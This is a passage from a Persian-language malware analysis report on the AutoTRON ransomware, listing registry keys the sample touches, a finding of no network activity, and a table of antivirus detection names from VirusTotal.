\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WSOCK32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\VERSION.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WINMM.dll
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave1
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave2
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave3
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave4
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave5
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave6
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave7
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave8
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\wave9

\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi1
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi2
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi3
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi4
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi5
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi6
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi7
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi8
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\midi9
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux1
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux2
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux3
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux4
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux5
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux6
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux7
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux8
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\aux9
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer1
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer2
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer3
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer4
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer5
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer6
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer7
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer8
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Drivers32\mixer9
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\COMCTL32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MPR.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSASN1.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\CRYPT32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ole32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\OLEAUT32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WININET.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IPHLPAPI.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USERENV.dll
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Personal
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Local Settings
\REGISTRY\MACHINE\Software\Policies\Microsoft\Windows\System
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\UxTheme.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SHELL32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\COMDLG32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\KERNEL32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\GDI32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USER32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Secur32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\RPCRT4.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ADVAPI32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msvcrt.dll

\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WS2HELP.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\WS2_32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\SHLWAPI.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\PSAPI.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\winime32.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\IMM32.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\USP10.dll
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\LPK.DLL
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\MSCTF.dll
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\IMM\Ime File
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msctfime.ime
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\AppData
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Local AppData
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\rsaenh.dll
\REGISTRY\MACHINE\Software\Policies\Microsoft\Cryptography
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Favorites
\REGISTRY\USER\S-1-5-21-1482476501-1645522239-1417001333-500\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Desktop
\REGISTRY\MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\ImageFileExecutionOptions\996E.exe\RpcThreadPoolThrottle
\REGISTRY\MACHINE\Software\Policies\Microsoft\Windows NT\Rpc

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار AutoTRON نشدیم.

شناسایی :

در حال حاضر یعنی در زمان نگارش این گزارش، تعداد ۴۱ مورد از ۶۸ آنتی‌ویروس معتبر دنیا قادر به تشخیص آلودگی این باج‌افزار در سامانه VirusTotal شده‌اند.

Ad-Aware	Trojan.GenericKD.30638600	AegisLab	Troj.Ransom.W32.Gen!c
AhnLab-V3	Trojan/Win32.FileCoder.C2472870	ALYac	Trojan.Ransom.AutoTron
Antiy-AVL	Trojan/Generic.ASVCS3S.1E5	Arcabit	Trojan.Generic.D1D38208
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/FileCoder.lwxgz	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.30638600	CrowdStrike Falcon	malicious_confidence_80% (W)
Cyren	W32/Trojan.AFGQ-1295	Endgame	malicious (moderate confidence)
eScan	Trojan.GenericKD.30638600	ESET-NOD32	Win32/Filecoder.NQF
F-Secure	Trojan.GenericKD.30638600	Fortinet	W32/Gen.HWR!tr
GData	Trojan.GenericKD.30638600	Ikarus	Trojan-Ransom.Tron
K7AntiVirus	Riskware (0040eff71)	K7GW	Riskware (0040eff71)
Kaspersky	Trojan-Ransom.Win32.Gen.hwr	Malwarebytes	Ransom.Tron
MAX	malware (ai score=98)	McAfee	Artemis!1F37EEBE61BC
McAfee-GW-Edition	BehavesLike.Win32.Downloader.ch	Microsoft	Ransom:Win32/Genasom
Palo Alto Networks	generic.ml	Panda	Trj/CI.A
Qihoo-360	Win32/Trojan.Ransom.cd3	SentinelOne	static engine - malicious
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Trojan Horse	Tencent	Win32.Trojan.Gen.Dzud
TrendMicro	Ransom_Genasom.R045C0DDN18	TrendMicro-HouseCall	Ransom_Genasom.R045C0DDN18
VIPRE	Trojan.Win32.Generic!BT	ViRobot	Trojan.Win32.Z.Ranserkd.876032
ZoneAlarm	Trojan-Ransom.Win32.Gen.hwr	Avast Mobile Security	Clean